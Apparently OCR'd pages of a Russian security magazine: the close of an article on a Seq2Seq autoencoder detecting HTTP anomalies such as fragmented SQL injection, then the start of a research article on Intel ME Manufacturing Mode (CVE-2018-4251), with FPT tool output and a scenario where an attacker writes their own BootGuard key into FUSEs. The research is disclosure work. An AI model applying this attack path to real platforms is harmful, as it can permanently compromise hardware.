
Предлагаемая модель автоэнкодера Seq2Seq оказалась способной обнаруживать аномалии в HTTP-запросах с очень высокой точностью.



Эта модель действует подобно человеку: изучает только «нормальные» запросы пользователя к веб-приложению. А когда обнаруживает аномалии в запросах, то выделяет точное место запроса, которое считает аномальным.

Мы протестировали эту модель на некоторых атаках на тестовом приложении и результаты оказались многообещающими. Например, изображение выше показывает, как наша модель обнаружила SQL-инъекцию, разделенную на два параметра в веб-форме. Такие SQL-инъекции называются фрагментированными: части полезных данных атаки доставляются в нескольких HTTP-параметрах, что затрудняет обнаружение для классических WAF на основе правил, поскольку они обычно проверяют каждый параметр по отдельности.

Код модели и данные обучения и теста опубликованы в виде ноутбука Jupyter, чтобы каждый мог воспроизвести наши результаты и предложить улучшения.



По сути, наша цель состоит в том, чтобы заставить «искусственный интеллект для обнаружения атак» напоминать человеческое мышление

В заключение

Мы полагаем, что наша задача была довольно нетривиальной. Нам бы хотелось при минимуме затраченных усилий (в первую очередь — чтобы избежать ошибок из-за переусложнения решения) придумать такой способ детектирования атак, который бы как по мановению волшебной палочки научился решать сам, что хорошо, а что плохо. Во вторую очередь, хотелось избежать проблем с человеческим фактором, когда именно эксперт решает, что является признаком атаки, а что нет. Подводя итог, хочется отметить, что автоэнкодер с архитектурой Seq2Seq для задачи поиска аномалий, на наш взгляд и для нашей проблемы, справился отлично.

Также нам хотелось решить проблему с интерпретируемостью данных. Обычно пользуясь сложными нейросетевыми архитектурами сделать это очень сложно. В череде преобразований в итоге уже сложно сказать, что именно, какая часть данных повлияла на решение больше всего. Однако после переосмысления подхода к интерпретации данных моделью для нас оказалось достаточным получать вероятности для каждого символа с последнего слоя.

Хочется отметить, что это не совсем продакшн-версия. Мы не можем раскрывать детали имплементации данного подхода в реальный продукт, и хотим предупредить, что просто взять и встроить это решение в какой-то продукт не получится.

---

1. Understanding LSTM Networks (colah.github.io/posts/2015-08-Understanding-LSTMs)
2. Attention and Augmented Recurrent Neural Networks (distill.pub/2016/augmented-rnns)
3. Attention Is All You Need (ai.googleblog.com/2017/08/transformer-novel-neural-network.html)
4. Attention Is All You Need (annotated) (nlp.seas.harvard.edu/2018/04/03/attention.html)
5. Neural Machine Translation (seq2seq) Tutorial (github.com/tensorflow/nmt)
6. Autoencoders (ufldl.stanford.edu/tutorial/unsupervised/Autoencoders)
7. Sequence to Sequence Learning with Neural Networks (arxiv.org/abs/1409.3215)
8. Building Autoencoders in Keras (blog.keras.io/building-autoencoders-in-keras.html)

Репозиторий на GitHub


Найдите на странице кибермудрость

#КИБЕРКВЕСТ

Только Хардкор

Intel ME Manufacturing Mode — скрытая угроза, или Что стоит за уязвимостью CVE-2018-4251

Максим Горячий , Марк Ермолов



Принцип «безопасность через неясность» не один год критикуется специалистами, но это не мешает крупным производителям электроники под предлогом защиты интеллектуальной собственности требовать подписания соглашений о неразглашении для получения технической документации. Ситуация ухудшается из-за возрастающей сложности микросхем и интеграции в них различных проприетарных прошивок. Это фактически делает невозможным анализ таких платформ для независимых исследователей, что ставит под удар как обычных пользователей, так и производителей оборудования.

Примером может служить технология Intel Management Engine (Intel ME), а также ее версии для серверных (Intel SPS) и мобильных (Intel TXE) платформ[1,2]. В этой статье мы расскажем, как используя недокументированные команды (если термин «документированный» вообще применим к Intel ME), можно перезаписать память SPI flash и реализовать самый страшный сценарий — локальную эксплуатацию уязвимости в ME (INTEL-SA-00086). Корнем данной проблемы оказался недокументированный режим работы Intel ME — Manufacturing Mode.

Что такое Manufacturing Mode

Intel ME Manufacturing Mode — сервисный режим работы, предназначенный для конфигурирования, настройки и тестирования конечной платформы на стадии производства; он обязательно должен быть отключен перед поступлением оборудования в продажу и отгрузкой пользователю. Ни этот режим, ни его потенциальные риски не описаны в публичной документации Intel. Обычный пользователь не имеет возможности выключить его самостоятельно, так как утилита для управления им из пакета Intel ME System Tools официально не доступна. Отметим, что никакие программные средства защиты не способны защитить пользователя, в случае если этот режим оказался включенным, или хотя бы оповестить его об этом. Даже утилита Chipsec[3], которая специально предназначена для выявления ошибок конфигурации чипсета и процессора на уровне прошивки UEFI (в частности, неправильного конфигурирования прав доступа к регионам SPI flash), ничего не знает об Intel Manufacturing Mode.

Этот режим позволяет задавать критически важные параметры платформы, хранящиеся в однократно записываемой памяти (FUSEs). Примером таких параметров, которые «зашиваются» во FUSEs, являются параметры BootGuard (режим, политики, контрольная сумма ключа цифровой подписи для модулей ACM и UEFI). Часть из них называются FPF (Field Programmable FUSEs). Список FPF, которые могут быть записаны в FUSEs (неполный, на самом деле ряд FPF нельзя задать напрямую), можно получить через утилиту FPT (Flash Programming Tool) из пакета Intel ME System Tools.

Следует отметить, что на долю FPFs приходится лишь часть общего массива FUSE, а большая часть этой памяти используется самой Intel для хранения множества параметров платформы. Например, часть пространства этого массива называется IP FUSEs и предназначена для хранения конфигурационных параметров отдельных аппаратных модулей (Intelligent Property). Так, специальное устройство DFx Aggregator хранит во FUSE признак того, является ли платформа серийной или тестовой.

Помимо FPF, в Manufacturing Mode производитель оборудования имеет возможность задавать параметры прошивки Intel ME, которые хранятся во внутренней файловой системе прошивки — MFS, на

1. Mark Ermolov, Maxim Goryachy, How to Become the Sole Owner of Your PC, PHDays VI, 2016
2. Mark Ermolov, Maxim Goryachy, Disabling Intel ME 11 via undocumented mode, Positive Technologies' blog
3. GitHub — chipsec/chipsec: Platform Security Assessment Framework (https://github.com/chipsec/chipsec)

носителе SPI flash. Эти параметры могут быть изменены в случае перепрограммирования SPI flash. Они носят название CVARs (Configurable NVARs, Named Variables).

За установку CVARs отвечает модуль прошивки Intel ME — mca_server. MCA — это аббревиатура Manufacture-Line Configuration Architecture, общего названия процесса конфигурации платформы на этапе производства. CVARs, так же как и FPF, могут быть заданы и прочитаны с использованием FPT.

Список переменных CVARs зависит от платформы и версии прошивки Intel ME. Для чипсетов, поддерживающих технологию Intel AMT, одной из таких переменных является пароль для входа в MEBx (ME BIOS Extension).

Установка FPFs и практически всех переменных CVARs возможна только в том случае, если прошивка Intel ME функционирует в Manufacturing Mode. Сам процесс установки FPFs разделен на два этапа: задание значений FPFs (которые сохраняются во временную память) и перенос значений FPFs в массив фьюзов. При этом первый этап возможен только в Manufaturing

```
-COMMIT                                 Commit Manufacturing Line Configurable NVARs.
-HASHED                                 Display a variable (from read command) in hashed format.
-FPFS                                   Displays the list of FPFs.
-GETPID [file]                          Retrieve the part id.
-WRITETOKEN <file>                      Write the token where the filename is the token name.
-ERASETOKEN                             Delete the currently installed token.
-DATACLEAR                              Mark the data area to be "reformatted".

Intel (R) Flash Programming Tool. Version:  3.1.50.2222
Copyright (c) 2007 - 2017, Intel Corporation. All rights reserved.

D:\fpt>FPTW64.exe -FPFs

Intel (R) Flash Programming Tool. Version:  3.1.50.2222
Copyright (c) 2007 - 2017, Intel Corporation. All rights reserved.
    FPF Name
   ---------------------------------
   "Enable Intel (R) Platform Trusted Technology" ("PTT")
   "Enable DNX" ("DNX")
   "Enable UFS Boot Source" ("UFS")
   "Enable EMMC Boot Source" ("EMMC")
   "OEM Secure Boot Policy" ("BootGuard")
   "OEM Platform ID" ("OEM_PID")
   "OEM ID" ("OEM_DID")
   "LED Indication" ("LED")
   "Persistent PRTC Backup Power" ("NCC")

FPT Operation Successful.

D:\fpt>
```

Результат работы опции –FPFs утилиты FPT

```
D:\fpt>FPTW64.exe -CVARs

Intel (R) Flash Programming Tool. Version:  3.1.50.2222
Copyright (c) 2007 - 2017, Intel Corporation. All rights reserved.

Supported Variables:
====================

 "eDP Port Configuration" (same as "EDP_PORT_CFG")
 "FeatureShipState"
 "LSPCON Port Configuration" (same as "LSPCON_PORT")
 "ODM ID used by Intel(R) Services" (same as "ODM_ID")
 "OEM Tag" (same as "OEM_TAG")
 "OEMSkuRule"
 "Reserved ID used by Intel(R) Services" (same as "ReservedID")
 "System Integrator ID used by Intel(R) Services" (same as "SystemIntegratorID")
 "VGA Display Port" (same as "VGA_PORT")

FPT Operation Successful.

D:\fpt>
```


Список CVARs, выводимых утилитой FPT для платформы Broxton P

Mode, а реальный «прожиг» происходит автоматически, после выхода из Manufacturing Mode, если во время работы в этом режиме производитель задал значения FPF и при этом соответствующий диапазон в массиве фьюзов еще никогда не записывался. Таким образом, если система функционирует в Manufacturing Mode, переменные FPF, скорее всего, не инициализированы.

Признак отключения Manufacturing Mode хранится в файле /home/mca/eom на MFS, таким образом при перезаписи SPI flash прошивкой с базовой файловой системой платформа имеет возможность опять функционировать в Manufacturing Mode (но перезаписать FUSEs уже не получится).

OEM public key

Таким образом, процедура конфигурации платформ Intel довольно сложна и состоит из нескольких этапов. Если производитель оборудования нарушил или изменил последовательность, то платформа подвергается серьезному риску. Даже если Manufacturing Mode завершен, производитель мог не записать FUSEs, что даст возможность злоумышленнику сделать это за него, записав свои значения вместо ключа для подписи стартового кода модулей BootGuard (ACM) и UEFI и таким образом позволив загружаться платформе только с его вредоносным кодом, причем на постоянной основе. Это приведет к безвозвратной потере оборудования, так как мошеннический ключ будет прописан в постоянную память, навсегда.




OEM Signing

В новых системах (Apollo Lake, Gemini Lake, Cannon Point) в FPF хранится не только ключ для BootGuard, но и открытый ключ OEM (вернее, SHA-256 от RSA OEM public key), на который опираются сразу несколько механизмов защиты ME. Например, в специальном разделе SPI flash, называемом Signed Master Image Profile (SMIP), хранятся заданные производителем PCH Straps (аппаратная конфигурация PCH). Этот раздел подписан на ключе, SHA-256 от которого помещен в специальный файл на SPI flash. Этот файл называет oem.key, находится в разделе FTPR и содержит разные публичные ключи, поставляемые OEM, для подписи самых разных данных. Приведем полный список наборов данных, которые подписываются производителем, каждый на уникальном ключе, для платформы Cannon Point:

Сам файл oem.key подписан общим корневым ключом OEM, хеш-сумма которого должна быть записана в FPFs.

```
<Class name="OemKeyManifestHashUsages">
    <CfgOpt name="BootPolicyManifest"       value="32"  type="byte" />
    <CfgOpt name="iUnitBootLoaderManifest"  value="33"  type="byte" />
    <CfgOpt name="iUnitMainFwManifest"      value="34"  type="byte" />
